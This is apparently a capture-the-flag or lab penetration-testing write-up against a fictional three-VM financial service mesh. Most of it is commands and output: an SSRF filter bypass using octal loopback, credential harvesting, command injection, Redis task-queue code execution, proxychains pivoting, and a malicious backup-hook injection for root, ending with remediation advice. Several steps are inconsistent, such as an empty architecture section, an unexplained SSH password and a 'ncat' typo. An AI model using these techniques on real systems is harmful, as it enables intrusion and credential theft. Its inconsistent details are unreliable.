


NEXUS-FABRIC — Threat Hunting & Red Team Penetration Testing Report

1. Threat Scenario & Architecture Overview

NEXUS-FABRIC simulates a realistic enterprise financial service mesh running across three dedicated virtual machines:



2. Perimeter Reconnaissance & Port Scanning

An initial TCP SYN scan against the external perimeter IP (10.211.55.20) reveals an open HTTP web gateway:

```
nmap -sC -sV -p- -T4 10.211.55.20
```

```
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx 1.18.0 (Ubuntu)
|_http-title: NexusFabric – Financial Service Mesh Gateway
3000/tcp  open  http   Node.js / Python Gunicorn Gateway
```

Navigating to <http://10.211.55.20/> reveals the **NexusFabric Financial Edge Gateway** containing a Webhook Diagnostic Sandbox.

3. Webhook Diagnostics Inspection & SSRF Filter Bypass

The application accepts a `url` parameter via `POST /api/v1/webhook/test` to dispatch HTTP health checks. Testing loopback input (`http://127.0.0.1:8081/`) triggers a security filter:

```
curl -s -X POST http://10.211.55.20/api/v1/webhook/test -d "url=http://127.0.0.1:8081/internal/config"
```

```
{
  "status": "forbidden",
  "message": "Loopback references to localhost or 127.0.0.1 are restricted by policy."
}
```

The filter only performs string matching against `localhost` and `127.0.0.1`. We bypass this constraint by supplying the octal representation of loopback (`0177.0.0.1`) or decimal format (`2130706433`):

```
curl -s -X POST http://10.211.55.20/api/v1/webhook/test -d "url=http://0177.0.0.1:8081/internal/config"
```

```
{
  "status": "success",
  "code": 200,
  "preview": "{\"service\": \"nexus-edge-internal-daemon\", \"mesh_cluster\": {\"broker_host\": \"10.211.55.21\", \"broker_red
```

4. Internal Management Introspection & Credential Harvest

The SSRF response discloses critical operational metadata:

- * **Admin API Key:** `nexus_adm_sec_9938177`
- * **Cluster Redis Password:** `nexus_cluster_auth_8819`
- * **Internal Broker IP:** `10.211.55.21` (Port 6379)
- * **Core Ledger IP:** `10.211.55.22` (Port 8200 / 9090)

5. Administrative Plugin Command Injection → Initial Foothold

The internal management service hosts an endpoint `/api/v1/plugins/execute` requiring the `X-Nexus-Admin-Key` header. We invoke this endpoint via curl to execute arbitrary system commands:

```
curl -s -X POST http://10.211.55.20:8081/api/v1/plugins/execute \
-H "Content-Type: application/json" \
-H "X-Nexus-Admin-Key: nexus_adm_sec_9938177" \
-d '{"command": "id; uname -a"}'
```

```
{
  "status": "success",
  "output": "uid=1001(nexus-app) gid=1001(nexus-app) groups=1001(nexus-app)\nLinux nexus-edge 6.8.0-31-generic #31-Ubuntu SMP
```

6. Capturing the User Flag (`local.txt`)

We retrieve the user flag from the home directory of `nexus-app`:

```
curl -s -X POST http://10.211.55.20:8081/api/v1/plugins/execute \
-H "Content-Type: application/json" \
-H "X-Nexus-Admin-Key: nexus_adm_sec_9938177" \
-d '{"command": "cat /home/nexus-app/local.txt"}'
```

```
[+] USER FLAG: 5a8e10d2948cbb1f094a3871de99201a
```

7. Internal Mesh Reconnaissance & SOCKS5 Tunneling

Using the credentials `nexus-app:NexusEdge_Pass_2026!`, we establish a dynamic SOCKS5 proxy on local port 1080:

```
ssh -D 1080 -N -f nexus-app@10.211.55.20
```

With ProxyChains configured (`socks5 127.0.0.1 1080`), we scan VM 2 (`10.211.55.21`):

```
proxychains nmap -sT -Pn -p 6379,22 10.211.55.21
```

PORT	STATE	SERVICE
22/tcp	open	ssh
6379/tcp	open	redis

8. Exploiting Redis Task Queue on VM 2 (`nexus-broker`)

Using the cluster password discovered during Phase 4 (`nexus_cluster_auth_8819`), we authenticate to the internal Redis instance:

```
proxychains redis-cli -h 10.211.55.21 -a "nexus_cluster_auth_8819" PING
```

```
PONG
```

We inspect the worker queue and push an asynchronous task payload to trigger remote code execution:

```
proxychains redis-cli -h 10.211.55.21 -a "nexus_cluster_auth_8819" LPUSH "nexus:tasks:queue" \  
  '{"action": "system_sync", "payload": {"command": "id > /tmp/pwned.txt; cat /opt/nexus-worker/secrets/core_access.json > /tmp/pwned.txt"}}'
```

We inspect the task results:

```
proxychains redis-cli -h 10.211.55.21 -a "nexus_cluster_auth_8819" BRPOP "nexus:tasks:results" 5
```

9. Recovering Upstream Core Secrets

From the worker output, we inspect `/opt/nexus-worker/secrets/core_access.json`:

```
{  
  "service": "nexus-broker-upstream-client",  
  "description": "Upstream Core Vault & Ledger RPC Credentials",  
  "target_core_host": "10.211.55.22",  
  "core_rpc_port": 9090,  
  "maintenance_token": "maint_tok_9918274100",  
  "vault_approle": {  
    "role_id": "approle_nexus_mesh_root_operator",  
    "secret_id": "sec_id_99201481029411"  
  }  
}
```

10. Double-Hop Pivoting to Isolated VM 3 (`nexus-core`)

We pivot through VM 2 into the isolated Core network (`10.211.55.22`) on port 9090:

```
proxychains curl -s http://10.211.55.22:9090/health
```

```
{  
  "cluster_state": "isolated",  
  "service": "nexus-core-ledger-rpc",  
  "status": "healthy"  
}
```

11. Pre-Backup Hook Injection & Sudo Orchestrator Escalation

The Core RPC daemon exposes a maintenance endpoint `/api/v1/ledger/backup/config` authenticated via `X-Nexus-Maintenance-Token`. We inject a malicious shell command into `/var/lib/nexus/hooks.d/pre-backup.sh`:

```
proxychains curl -s -X POST http://10.211.55.22:9090/api/v1/ledger/backup/config \
-H "Content-Type: application/json" \
-H "X-Nexus-Maintenance-Token: maint_tok_9918274100" \
-d '{"hook_content": "#!/usr/bin/env bash\nncat /root/proof.txt > /tmp/root_flag.txt\nchmod 644 /tmp/root_flag.txt\n"}'
```

```
{
  "message": "Pre-backup hook script registered successfully",
  "status": "success"
}
```

We then trigger the root backup orchestrator:

```
proxychains curl -s -X POST http://10.211.55.22:9090/api/v1/ledger/backup/trigger \
-H "X-Nexus-Maintenance-Token: maint_tok_9918274100"
```

```
{
  "status": "success",
  "output": "[*] NexusFabric Core Ledger Automated Backup Task (ROOT)\n[*] Executing registered pre-backup hook: /var/lib/nexus"
```

12. Root Flag Extraction (`proof.txt`) & Remediation Roadmap

We retrieve the root flag:

```
proxychains curl -s http://10.211.55.22:9090/api/v1/ledger/backup/config \
-H "Content-Type: application/json" \
-H "X-Nexus-Maintenance-Token: maint_tok_9918274100" \
-d '{"hook_content": "#!/usr/bin/env bash\nncat /root/proof.txt"}'
```

```
[+] ROOT FLAG: 79f1094da201bb8834ef1904a29bb881
```

Strategic Remediation Recommendations:

- SSRF Mitigation:** Replace custom blacklist validation with a robust parser that parses and validates resolved IP addresses against private CIDR ranges (`127.0.0.0/8`, `10.0.0.0/8`, `172.16.0.0/12`, `192.168.0.0/16`).
- Redis Hardening:** Bind Redis strictly to dedicated unix domain sockets or private loopback; restrict commands with `rename-command` or ACL users.
- Principle of Least Privilege:** Remove `ALL=(root) NOPASSWD` sudo execution for backup tasks; ensure hook directories are owned by root with `0700` permissions.